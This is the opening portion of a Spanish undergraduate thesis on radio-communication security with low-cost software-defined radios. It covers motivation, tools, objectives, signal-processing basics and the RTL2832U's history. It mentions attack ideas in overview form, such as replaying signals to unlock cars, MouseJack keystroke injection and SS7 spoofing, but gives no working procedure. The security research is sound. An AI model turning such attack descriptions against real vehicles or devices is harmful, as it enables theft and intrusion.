Universidad de Alcalá
Escuela Politécnica Superior

Grado en Ingeniería Informática

Trabajo Fin de Grado

Estudio del avance en la seguridad en las comunicaciones por radio y aplicación práctica de métodos para comprometerlas.

Autor: Miguel García Martín

Tutor: José Javier Martínez Herráiz

2018

UNIVERSIDAD DE ALCALÁ

ESCUELA POLITÉCNICA SUPERIOR

Grado en Ingeniería Informática

Trabajo Fin de Grado

Estudio del avance en la seguridad en las comunicaciones por radio y aplicación práctica de métodos para comprometerlas.

Autor: Miguel García Martín

Director: José Javier Martínez Herráiz

Tribunal:

Presidente: Dª. Carmen Pagés Arévalo

Vocal 1º: D. Manuel Sánchez Rubio

Vocal 2º: D. José Javier Martínez Herráiz

Calificación: .....

Fecha: .....

Resumen

Con la aparición en la década de 2010 de dispositivos de Software Defined Radio (SDR) con grandes capacidades de proceso y a costes reducidos, se abrió la posibilidad al público general de realizar fácilmente tareas de proceso de señales en la capa física, la de la señal de radio. De esta forma, se facilitó la captura y el análisis de las comunicaciones de un rango muy amplio de dispositivos de Radio Frecuencia (RF), desde mandos de domótica hasta teclados y ratones inalámbricos, pasando por mandos de Remote Keyless Entry (RKE) para coches. En este TFG se presentan diversos métodos para estudiar las comunicaciones por radio de estos dispositivos y analizar posibles ataques que comprometen su seguridad.

Palabras clave: Seguridad, ingeniería inversa, SDR, telecomunicaciones, radio.

Abstract

With the emergence, in the decade of 2010, of Software Defined Radio (SDR) devices with great processing power and low costs, the general public became able to easily process signals on the physical layer, the radio signal's. This way, the capture and analysis of communications from a wide range of RF devices became easier, from domotic remote controls to wireless keyboards and mice, including Remote Keyless Entry (RKE) remotes used with cars. In this Bsc dissertation, diverse methods to study these devices' communications and to analyze possible attacks that compromise their security are presented.

Keywords: Security, reverse engineering, SDR, telecommunications, radio.

Resumen extendido

En un principio, este Trabajo de Fin de Grado (TFG) iba a girar únicamente en torno al estudio de métodos para comprometer teclados y ratones inalámbricos. Sin embargo, durante la investigación previa sobre los trabajos existentes se encontró el trabajo MouseJack [1], que se centraba precisamente en la inyección de paquetes en los teclados y ratones inalámbricos; por lo que se decidió ampliar el tema y estudiar la seguridad en diversos tipos de dispositivos inalámbricos, incluyendo los teclados y ratones modernos (como los explotables usando MouseJack).

Por esta razón, se decidió dividir el trabajo en tres secciones, en función de la dificultad del reto que suponen: mandos de domótica (dispositivos sencillos, normalmente sin seguridad alguna), mandos Remote Keyless Entry (RKE) de coches (donde los fabricantes suelen poner más atención a la seguridad), y teclados (dispositivos complejos con un protocolo propio que hace uso de *hardware* especializado que deberían ser estudiados de manera independiente debido al gran reto que suponen).

Como era de esperar, el éxito que se ha tenido en cada una de estas tres áreas es (inversamente) proporcional a su dificultad, principalmente a causa de la falta de conocimientos específicos en tratamiento digital de señales.

La motivación de este trabajo es doble: por un lado, estudiar la viabilidad del uso de Software Defined Radios (SDRs) para explotar las comunicaciones por radio como un vector de ataque más en un trabajo de *red team*; y, por otro lado, demostrar (en caso de que así sea) que los fabricantes debieran desarrollar más los aspectos relacionados con la seguridad en todos sus productos, sobre todo en aquellos que pudieran ser susceptibles de convertirse en puntos críticos (por ejemplo, un mando de domótica inicialmente pensado para encender luces, pero que se pueda utilizar para abrir una puerta de garaje).

Este último punto (el de la seguridad en aparatos de consumo) suele ser dejado de lado o realizado sin el cuidado necesario debido a razones de coste (pues la seguridad no es una prioridad), resultando en los famosos problemas de seguridad en el mundo de Internet of Things (IoT).

En última instancia, el objetivo es resaltar el papel que pueden tener los ataques a más bajo nivel en el contexto de una auditoría de seguridad, pudiendo ser un método clave a la hora de ganar acceso a un objetivo.

0.1 Contexto

Al igual que con el resto de componentes *hardware*, los dispositivos de radio dedicados como los adaptadores *wi-fi* o el transceptor a 2.4 GHz para uso genérico nRF24L01[2], utilizado en teclados y ratones inalámbricos, su coste se ha ido reduciendo a lo largo del tiempo a igual que su potencia de cómputo ha ido aumentando.

Sin embargo, esto sólo se aplica a los elementos dedicados a ser incluidos en aparatos de consumo, producidos en masa (de ahí que sea un requisito su bajo precio, aunque eso repercuta negativamente en sus prestaciones). Si nos centramos en los aparatos de radio especializados de uso científico, que pueden operar en un gran rango de frecuencias, su precio se eleva hasta los miles de euros por unidad en contraste con los 2 dólares que puede costar un transceptor de banda fija (2.4 GHz) nRF24L01.

Por otro lado, esta diferencia de coste también viene condicionada por el hecho de que los receptores (como un aparato de radio para escuchar las emisoras de radio comercial, por ejemplo) son mucho más baratos que los emisores y, por extensión, que los transceptores.

Así pues, hasta la década de 2010, aproximadamente, los aficionados y los investigadores no tenían otra opción más que comprarse un equipo muy caro (del orden de los miles de dólares) para poder examinar el espectro de radio; lo que supone un gran impedimento para las investigaciones independientes y menores, como la parte de este TFG dedicada a los mandos de domótica.

Esta situación fue cambiando gradualmente con la aparición de las SDR de bajo coste.

0.1.1 SDR

Normalmente, un circuito de radio dedicado (como un adaptador de *wi-fi*) se encarga de recibir, filtrar y demodular la señal, todo por *hardware*, proporcionándole al *software* la información digital que se transmitió en la señal. Esto limita el control que se puede tener sobre lo que se transmite o recibe, puesto que no se pueden cambiar propiedades de la señal como la frecuencia portadora o el tipo de modulación.

En las radios definidas por software, se procura minimizar la importancia del *hardware* y aumentar la del *software*, controlando todos los aspectos del tratamiento de la señal directamente.

En la década de 2000, REALTEK diseñó el receptor RTL-2832-U, pensado para ser integrado en un receptor de televisión Digital Video Broadcasting - Terrestrial (DVB-T) o de radio comercial. Debido a esta necesidad, el receptor debe ser capaz de sintonizar distintas frecuencias y trabajar con distinta modulaciones En 2010 [3] unos desarrolladores consiguieron utilizar estos dispositivos baratos como radio de propósito general, operando en frecuencias entre 500 kHz y 1.7 GHz, dependiendo del modelo concreto.

Si bien la idea del SDR ya fue implementado en algunas aplicaciones profesionales en la década de 1980 [**?**, 4], la aparición del RTL-SDR y su adaptación como receptor de propósito general ayudaron a que se formara una comunidad [5] [6] que permitió el desarrollo de investigaciones por parte de aficionados, como la recepción de imágenes de los satélites meteorológicos o la ingeniería inversa de mandos de control remoto (garajes, alarmas, etc.). Es en este último campo en el que se centra este TFG.

0.2 Herramientas

Para la realización de cada una de las partes se han utilizado diferentes herramientas para explorar las posibilidades de cada una: desde las de más alto nivel y más sencillas, orientadas a personas sin grandes conocimientos de radio (como SDR# o GQRX), a las de más bajo nivel en las que se diseña un circuito eléctrico que va a ser emulado por *software*, donde sí es necesario conocer en profundidad teoría del tratamiento digital de señales (como GNURadio); además de las herramientas ya desarrolladas específicamente para explotar *MouseJack*.

La lista completa de las principales herramientas usadas se encuentra en B. Las principales son:

GNURadio *Framework* para el desarrollo de circuitos que permitan procesar señales.

GQRX Analizador de espectro.

Jackit Herramienta construida sobre las bibliotecas de MouseJack para integrar el uso de DuckyScript en el ataque.

MouseJack Bibliotecas con las funcionalidades básicas para realizar el ataque.

SDR-# Analizador de espectro, igual que GQRX.

Universal Radio Hacker (URH) Herramienta pensada para agilizar el estudio de una señal desconocida.

Además de estas, se han usado otras auxiliares como *inspectrum*, para visualizar la señal en una gráfica representando la frecuencia respecto al tiempo, o *multimon-ng*, para intentar decodificar paquetes de protocolos conocidos.

Por otro lado, en *GNURadio* se han creado algunos bloques propios usando Python. Su código, junto a cada unos de los diagramas de flujo, se proporcionan como anexos en este TFG, en la sección A.

Como nota aparte, se han usado también algunos recursos auxiliares, como *vim* para el desarrollo del código y la redacción de esta memoria, LaTeXpara la elaboración de documentación (incluyendo esta memoria), equipos con diferentes sistemas operativos para probar el impacto en diferentes plataformas y, por supuesto, diferente *hardware* para estudiarlo.

Índice general

Índice de figuras

Índice de tablas

Índice de listados de código fuente

Índice de algoritmos

Lista de acrónimos

ADC	Analog to Digital Converter.
ASK	Amplitude-Shift Keying.
C2	Command and Control.
CAG	Control Automático de Ganancia.
CNAF	Cuadro Nacional de Atribución de Frecuencias.
CRC	Código de Redundancia Cíclica.
CVE	Common Vulnerability Exposure.
CVSS	Common Vulnerability Scoring System.
DAB	Digital Audio Broadasting.
DC offset	Direct Current offset.
DDC	Digital Down-Converter.
DVB-T	Digital Video Broadcasting - Terrestrial.
FCC	Federal Communications Commission.
FCC ID	Federal Communications Commission IDentifier.
FI	Frecuencia Intermedia.
FM	Frecuencia Modulada.
FSK	Frequency-Shift Keying.
GPIO	General Purpose Input Output.
GSM	Global System for Mobile communications.
IoT	Internet of Things.
ISM	Industrial, Scientific and Medical.
LTE	Long Term Evolution.
MCD	Marcador de Comienzo de Datos.
MSB	Most Significant Byte.
NRZ	Non Return to Zero.

OOK	On-Off Keying.
OSINT	Open Source Intelligence.
p.r.a.	Potencia Radiada en Antena.
PEPA	Protocolo de Estudio para Probar el Algoritmo.
RF	Radio Frecuencia.
RKE	Remote Keyless Entry.
SDR	Software Defined Radio.
SNCP	Solución Normalizada de Cifrado de Pista.
SS7	Signalling System N.7.
TETRA	Terrestrial Trunked Radio.
TFG	Trabajo de Fin de Grado.
TPV	Terminal de Punto de Venta.
URH	Universal Radio Hacker.

Capítulo 1

Introducción

Los aparatos especializados para estudiar el espectro radioeléctrico son muy caros (del orden de los miles de euros); por lo que el estudio de la seguridad en protocolos de la capa física, aparte de los usados más frecuentemente (*Bluetooth*, *Wi-fi*, *GSM*...), suele quedar relegada o pasarse por alto. Sin embargo, las *Software Defined Radio (SDR)* de coste reducido facilitan enormemente el estudio de estos protocolos por parte de la comunidad abaratando el coste del equipamiento. Todo esto, por supuesto, desde el punto de vista de la Ingeniería Informática, donde se sobreentiende que las capas más bajas "simplemente funcionan".

Hay que resaltar que, si bien este *Trabajo de Fin de Grado (TFG)* se centra en el estudio de protocolos desconocidos, las SDR se puede utilizar (y, de hecho, se utiliza con bastante frecuencia) para explotar protocolos bien conocidos. Un ejemplo es el uso de un HackRF One [20] para simular una estación de *Signalling System N.7 (SS7)* y así engañar a un teléfono móvil e interceptar mensajes y llamadas (hay multitud de tutoriales en internet).

Los protocolos sobre los que se va a hablar en este TFG son sobre todo los protocolos propietarios usados en el llamado *Internet of Things (IoT)* como los que se pueden usar en un mando de domótica o en una alarma. Si bien la domótica y el IoT no son lo mismo, para estudiar las señales que emiten sí se pueden poner en la misma categoría; pues suelen tener el mismo grado de seguridad.

Este tipo de dispositivos suele tener fuertes restricciones en todos los aspectos de su diseño (tamaño, memoria, uso de energía o directamente de capacidad de cómputo); lo que impide en muchos casos implementar alguno de los estándares para las comunicaciones seguras debido al espacio que ocuparía el *hardware* especializado, el tiempo en realizar los cálculos, la energía adicional consumida o la longitud de los paquetes transmitidos. Esto se debe a que, al añadirse los elementos para garantizar la autentificación y confidencialidad, los paquetes incrementan su tamaño; mientras que los mensajes enviados suelen ser cortos, como un *Byte* para indicar el estado del dispositivo o la tecla pulsada. Este hecho puede resultar decisivo para los fabricantes a la hora de desarrollar su propio protocolo de comunicaciones (incluyendo los mecanismos de seguridad usados), lo que suele conllevar errores puesto que estos protocolos no han sido revisados extensamente por la comunidad de personas expertas en el campo).

Puesto que los temas a tratar son de muy bajo nivel (más del que suele trabajar en Ingeniería Informática), ha sido necesario estudiar bastantes conceptos nuevos reacionados con el tratamiento digital de señales, para lo cual ha resultado muy útil la multitud de cursos en internet y a libros como *DSP guide* [21].

1.1 Objetivos

El objetivo principal en este TFG es estudiar la seguridad de los diversos dispositivos que se comunican por radio, y comparar el avance a lo largo de los años, si es que lo ha habido.

Además, como objetivo secundario, se pretende poner a prueba las SDR y determinar si son adecuadas para realizar este tipo de trabajos de investigación.

Por último, si resulta posible, se pretende desarrollar una metodología de trabajo para realizar estudios de ingeniería inversa sobre protocolos desconocidos, poniéndola en práctica para realizar los estudios propuestos.

1.2 Domótica e IoT

El primer bloque a ser estudiado es el del mundo de la domótica y la IoT, donde la conectividad de los dispositivos suele ser un medio de abaratar costes (sería demasiado caro y trabajoso cablear todo, teniendo en cuenta el beneficio que aportan estos dispositivos). Dependiendo del contexto, puede tratarse de encender una luz, enviar información recogida mediante los sensores de humedad de una habitación, o enviar a la caja central de la alarma el estado actual de una de las puertas controladas, por ejemplo.

Esto significa que hay una gran variedad de aplicaciones con diferentes necesidades de seguridad. Por ejemplo, en el caso de las alarmas resulta esencial; pero en el de las luces o el de los sensores de humedad puede no serlo, a no ser que se quiera controlar la humedad para evitar que se estropee una obra de arte.

Es muy probable que los fallos de seguridad que se dan sean por los mismos motivos por los que en la industria se suelen dejar de lado ciertas características: tiempo o dinero. Es decir, que la empresa encargada del desarrollo no ha considerado la seguridad como un aspecto clave y o bien se ha dejado de lado en el proceso por motivos de plazos, o bien se ha excluido directamente desde el momento del diseño por no querer contratar a gente encargada de diseñar, desarrollar y probar la seguridad del protocolo y de su implementación.

Se espera que, tras concluir este trabajo, se pueda obtener una visión general de distintos métodos que se pueden utilizar para estudiar protocolos desconocidos.

1.3 Otros dispositivos de control remoto

En el segundo bloque se estudiará brevemente otro grupo que hace uso extenso de la radio para operaciones críticas. En concreto, se repasarán los métodos para suplantar al mando de *Remote Keyless Entry (RKE)* de un coche, saltándose las escasas medidas de seguridad que en algunos modelos se implantan, y se contará con un pequeño caso práctico en el que se puede abrir un coche con una SDR.

Si bien es cierto que los coches más modernos y los de gama más alta tienden a disponer de controles más estrictos, en muchos de los que circulan hoy en día basta con repetir una señal para abrir las puertas.

1.4 Periféricos inalámbricos

El último de los bloques se dedicará a un grupo de dispositivos que también puede resultar crítico: los ratones y los teclados inalámbricos.

Aunque hace algunos años estos periféricos usaban mayoritariamente algún receptor propio (normalmente de un tamaño similar al de un ratón) conectado por USB, el avance en el desarrollo de transceptores baratos y pequeños con grandes capacidades, como el nRF24L [2], permitieron a los fabricantes meter estos transceptores

en pequeños *dongles* que, conectados mediante USB, permiten transportar un ratón junto a un ordenador de manera sencilla (sin tener que trasladar los voluminosos receptores de la primera mitad de la década de los 2000). Otra tecnología muy usada en estos periféricos, que no se va a estudiar debido a las limitaciones de las SDR, es *Bluetooh*.

Estos receptores, como cualquier otro tipo de comunicación por *Radio Frecuencia (RF)*, son susceptibles a ser atacados, permitiendo inyectar movimientos de ratón o pulsaciones de teclas sin ningún modo de saber de dónde proviene el ataque (a diferencia que con un *Rubber Ducky* o un *Bad USB*, donde se tiene que conectar físicamente un dispositivo para realizar el ataque).

1.5 Otros usos de las SDR

Aunque este TFG se centra en los tres bloques ya mencionados, las SDR se puede utilizar para interceptar o suplantar cualquier comunicación por radio (GSM, comunicaciones de aeropuertos o servicios de emergencia, POCSAG...) sin un gran desembolso en material, aunque muchas otras (como Wi-fi o Bluetooth, que usan el salto de frecuencia para evitar interferencias) no pueden ser decodificadas por este *hardware* barato no específico. Al final del trabajo se enumerarán algunas técnicas y experimentos relacionadas con estos otros protocolos.

Capítulo 2

Estudio teórico

En este capítulo se introducirán los conceptos que se van a tratar, incluyendo una descripción del contexto histórico de las SDR y el estado actual de las investigaciones en este área.

Al tratarse este de un TFG de Ingeniería Informática, se deberán explicar además los conocimientos de tratamiento digital de señales necesarios para poder seguir la parte de más bajo nivel de las investigaciones. Por otro lado, siguiendo con los temas no específicos de la Ingeniería Informática, se debe tener en cuenta también el aspecto legal de estas investigaciones; puesto que, si bien es claro que no es legal abrir un coche ajeno mediante estas técnicas, hay otras regulaciones no tan obvias (límites de potencia al emitir, bandas que requieren licencia...) concernientes al modo de emitir las señales de radio que deben ser tenidas en cuenta.

2.1 Conceptos básicos de señales

Antes de continuar, se deben conocer por encima una serie de conceptos para entender las explicaciones que se darán en el resto del TFG.

2.1.1 Longitud de la antena

Para recibir una señal no vale cualquier antena. Dependiendo de la frecuencia, se necesitará una antena de una longitud u otra[1]. Esta longitud, al menos en las usadas para el TFG (antenas monopolo) debe ser proporcional a la longitud de onda de la señal, λ, por una razón de $\frac{\lambda}{4}$ [22].

2.1.2 Frecuencias base, intermedia y portadora

Imaginemos que se quiere transmitir una señal digital con una frecuencia de 30Hz de manera inalámbrica. Hay varios factores que impiden la transmisión directa de esta señal de 30 MHz:

- Cada longitud de onda, por razones puramente físicas, tiene una energía y un alcance máximo.
- Cada región tiene unas regulaciones para distribuir el espectro radioeléctrico, por lo que cada dispositivo debe emitir a una frecuencia concreta sin importar la banda base.
- Resulta más sencillo realizar el procesamiento de la señal si se cumplen ciertos requisitos. Dependiendo de la señal que se pretenda enviar y la modulación usada, convienen más unas bandas que otras.

[1] La teoría de antenas es un campo extenso y la realidad es mucho más compleja (por ejemplo, la longitud necesaria para la antena se puede disminuir si se usa una geometría específica para la misma).

Hay que convertir, por tanto, esta banda base en otra para que se pueda enviar y recuperar la información al otro extremo. Esto es lo que se llama *modulación*.

Este proceso consiste en utilizar una señal *portadora*, en una frecuencia arbitraria[2], y modificar sus propiedades (fase, amplitud o frecuencia) para codificar la información original en esta señal portadora. Esta es la onda que se emitirá.

Cuando la señal se recibe al otro extremo de la comunicación, se demodula para obtener de nuevo la señal original (la frecuencia *base*). Sin embargo, antes de obtener esta frecuencia base, se suele bajar la señal recibida a una frecuencia *intermedia* por razones de coste y eficiencia; pues, al bajar la señal recibida (que puede ser en cualquier frecuencia de las que pueda sintonizar el receptor) a esta *Frecuencia Intermedia (FI)*, que es fija, el resto de componentes del circuito receptor pueden trabajar solamente sobre esta frecuencia fija, por lo que realizan mejor esta tarea y son más baratos (todos los receptores, con independencia de su propósito, pueden utilizar los mismos componentes rebajando a una FI estándar). Esto se explica con más detalle en la subsección 2.2.3.

2.1.3 Teorema del muestreo de Shannon-Nyquist

Al convertir una señal analógica (es decir, continua) en otra digital (valores discretos) se pierde información. El teorema de Shannon-Nyquist establece $2 \times f$, siendo f la frecuencia de la onda a digitalizar, como el mínimo de muestras que se deben tomar para no perder información al reconstruir la señal original [23]. Al utilizar un ordenador para realizar parte del procesamiento de la señal es posible que la interfaz utilizada para comunicarse con la SDR (normalmente un USB) sea un cuello de botella que limite la capacidad total de la radio. También es posible que sea necesario tener este teorema en mente en otros casos, como por ejemplo al definir un filtro con GNURadio.

2.1.4 Filtros

Para aislar la señal que se quiere estudiar del ruido de su entorno hace falta aplicarle un filtro. Aunque hay muchos tipos de filtros, según la respuesta que se quiera obtener y el grado de distorsión que se pueda aceptar [21], estos son los tipos básicos de los que se puede hablar en este TFG:

Filtro de paso bajo Permite el paso a las frecuencias más bajas que las de corte (la definida cómo límite para el filtro), atenuando gradualmente las frecuencias más altas (cuanto más alta, más atenuada).

Filtro de paso alto De modo complementario al filtro de paso bajo, permite pasar sólo las frecuencias más altas que las de corte.

Filtro de paso de banda Tiene dos frecuencias de corte (superior e inferior) y sólo permite pasar lo que esté entre ellas.

En la figura 2.1 se muestra, usando GNURadio, una comparación de los distintos filtros frente a un ruido aleatorio. Todos los filtros tienen un ancho de banda de 3MHz y una ventana de respuesta de 1 MHz. Como se ve, el filtro de paso bajo (línea azul) no deja pasar nada después de los 4 MHz. Aunque empieza a atenuar a los 3 MHz, su frecuencia de corte, el ruido no se elimina completamente después de esta marca, sino que se va atenuando hasta llegar al final de la ventana de respuesta (un MHz extra).

Los otros dos filtros actúan de la misma manera: el filtro de paso alto (la línea roja) permite el paso de cualquier señal con una frecuencia superior a los 12MHz (aunque empieza a subir en los 11MHz), mientras

[2]La frecuencia usada dependerá del tipo de aplicación y de las leyes locales.

que el filtro de paso de banda atenúa el ruido por debajo de los 7MHz (más la ventana, que empieza en 6MHz) y por encima de los 10MHz (y la ventana, que llega hasta los 11MHz).




Figura 2.1: Respuestas de los distintos filtros al ruido aleatorio. Creado con GNURadio

2.1.5 *Direct Current offset (DC offset)*

También denominado *DC bias*. En SDR es muy común (y, por desgracia, inevitable), tener un pico justo en el centro del espectro, que en realidad no debería estar ahí. Este pico es provocado por las interferencias provenientes de la alimentación de los circuitos del receptor, que usan corriente continua, (DC, *Direct Current*). De ahí el nombre.

Sólo ha dos modos de librarse de esta señal. El primero consiste en anular justo la zona central del espectro. La otra opción es utilizar un filtro y capturar una señal con algún desplazamiento, en lugar de sintonizar justo en la frecuencia objetivo.

En la figura 2.2 se muestra este fenómeno más claramente.




Figura 2.2: Diagrama perteneciente a la explicación del fenómeno del DC offset, por Dan Boschen [7]

2.2 Contexto histórico

2.2.1 Historia de la radio

La historia del desarrollo de la radio no entra en el ámbito de este TFG. Sin embargo, sí es interesante mencionar los usos que se le dieron, principalmente en el entorno de las operaciones militares (incluyendo el espionaje); puesto que es ahí donde más se desarrolló la seguridad en las comunicaciones, por razones obvias [24].

Hasta la Primera Guerra Mundial, la radio se utilizaba exclusivamente para la comunicación de voz, en sustitución del telégrafo. Las ventajas son claras: con la radio no es necesaria toda la infraestructura que requiere el telégrafo. Sin embargo, al emitir una señal que puede ser captada por cualquiera, los requisitos de seguridad cambiaron [24].

Antes de la radio, las comunicaciones por telegrama solían utilizar libros de códigos para reducir el tamaño del mensaje (y, por tanto, el coste) y, en ocasiones, para evitar que el mensaje pudiera ser leído por una empresa rival. El ejército, por otro lado, no debía preocuparse por ninguno de estos aspectos, puesto que el tendido del telégrafo se encontraba tras el frente. Es por ello que la criptología no tuvo un avance notable hasta que el ejército comenzó a comunicarse por radio de manera generalizada.

Tras sustituir el telégrafo por la radio, los ejércitos tuvieron que cifrar sus mensajes para evitar que el enemigo leyera las comunicaciones. Como ya se ha mencionado, se trataba comunicación de voz, así que las mensajes cifrados consistían en números y letras leídos en voz alta que podían ser interceptados por cualquiera

con un receptor de radio comercial sintonizado a la frecuencia correcta. A partir de ahí, la sección criptológica del ejército enemigo analizaba el mensaje interceptado y lo relacionaba con los anteriormente recibidos y con los efectos observados (cambios en las posiciones de las tropas, inicio de un bombardeo...), intentando deducir el esquema de cifrado y la clave usados.

En este TFG se debe realizar un trabajo similar al del criptoanálisis de un texto cifrado, donde el mensaje cifrado es equivalente a la señal desconocida (una vez demodulada y decodificada), el mensaje en claro es el paquete enviado, con el significado de todos sus campos extraído y el esquema de cifrado y la clave son el protocolo y los parámetros que haya en el mismo (por ejemplo, dirección de origen o clave de identificación). Para ello, se deben observar los efectos que tiene (o que han causado) cada mensaje, las diferencias entre mensajes, etc.

No obstante, la voz no es lo único que se puede transmitir por el espectro radioeléctrico. Por ejemplo, se pueden usar ondas de radio para detectar objetos (RADAR), para enviar señales digitales a un satélite o un misil...

Todas estas señales pueden ser recibidas con cualquier aparato de radio (que pueda sintonizar la frecuencia adecuada). Sin embargo, sólo se pueden demodular y decodificar los datos si se dispone del equipo adecuado para tratar la señal. Esta es la ventaja que tienen las SDR; y es que, al no tener implementado en *hardware* nada más que el sintonizador, se puede investigar fácilmente cualquier señal desconocida, ya sea la guía para un misil, un *walkie-talkie* de los servicios de emergencia o una puerta de un garaje siendo abierta.

2.2.2 Aparición de las SDR de bajo coste

Hasta los inicios de la década de 2010, la única manera de realizar estos estudios era mediante un equipo muy caro (alrededor de 900€-1000€ para los transceptores más baratos), si se quería analizar señales en un espectro muy amplio (por ejemplo, algunos de estos equipos pueden recibir y transmitir señales entre unos 100MHz hasta unos 6GHz[3].

Otra opción más barata es utilizar un transceptor de banda fija. Esto es viable (incluso lo más recomendable) cuando se trata del estudio de un protocolo en una banda ISM (las más comunes en IoT) puesto que, al utilizarse los mismos componentes en multitud de aparatos, los fabricantes los producen en masa y se pueden comprar muy baratos (entre 2€ y 20€, normalmente). De hecho, Samy Kamkar utilizó en 2015 uno de estos transceptores para interceptar las pulsaciones de cualquier teclado inalámbrico de Microsoft, costando todo el montaje entre 10€ y 80€ [18].

2.2.2.1 RTL2832U

La idea de utilizar el *software* para controlar el procesamiento de la señal recibida ya apareció en 1985 [4] y se fue avanzando en el estudio de este nuevo tipo de radio durante las siguientes décadas. Sin embargo, no es hasta 2009 [25] cuando aparece el *RTL2832U* (RTL-SDR o simplemente RTL, para abreviar).

Este *chip* es un demodulador pensado para ser montado junto a un sintonizador (como el E-4000 de Elonics o el R820T de Rafael Micro) en una pequeña placa con conexión USB (la 'U' de *RTL2832U* significa *USB*). En principio, este componente se pensó para ver la televisión digital, usando el estándar *Digital Video Broadcasting - Terrestrial (DVB-T)*, y escuchar radio *Digital Audio Broadasting (DAB)* o *Frecuencia Modulada (FM)* [26] [27]. Aparte de estos usos anunciados por el fabricante, parece ser que se diseñó pensando en la posibilidad de utilizarlo como SDR. Es posible que esto sea una consecuencia directa del modo de funcionamiento del RTL,

[3] Como ejemplo, se puede ver el USRP, una serie de transceptores definidos por *software* con grandes capacidades y un precio que ronda los 4.000-5.000. También hay disponibles algunos equipos más baratos de la misma compañía, como el USRP B200 por 767€ (sin antena ni otros complementos).

y es que, para permitir la recepción de las emisoras de radio (FM o DAB, con una señal con características diferentes a la de DVB-T), la señal se captura directamente y se envía al controlador (el ordenador) para ser demodulada. Esto permite utilizar un RTL como un conversor de analógico a digital, *Analog to Digital Converter (ADC)*, capturando la señal sin ningún tratamiento de la misma, permitiendo la recepción no sólo de FM o DAB, sino de cualquier señal que permita obtener el sintonizador.

En la figura 2.3 se muestra el interior de un receptor anunciado para DVB-T, FM y DAB con capacidad para recibir señales entre 24 MHz y 1.8GHz (esto está limitado por el sintonizador usado [10]). En la figura 2.3 se marca la posición del demodulador RTL2832U y la del sintonizador R820-T2.

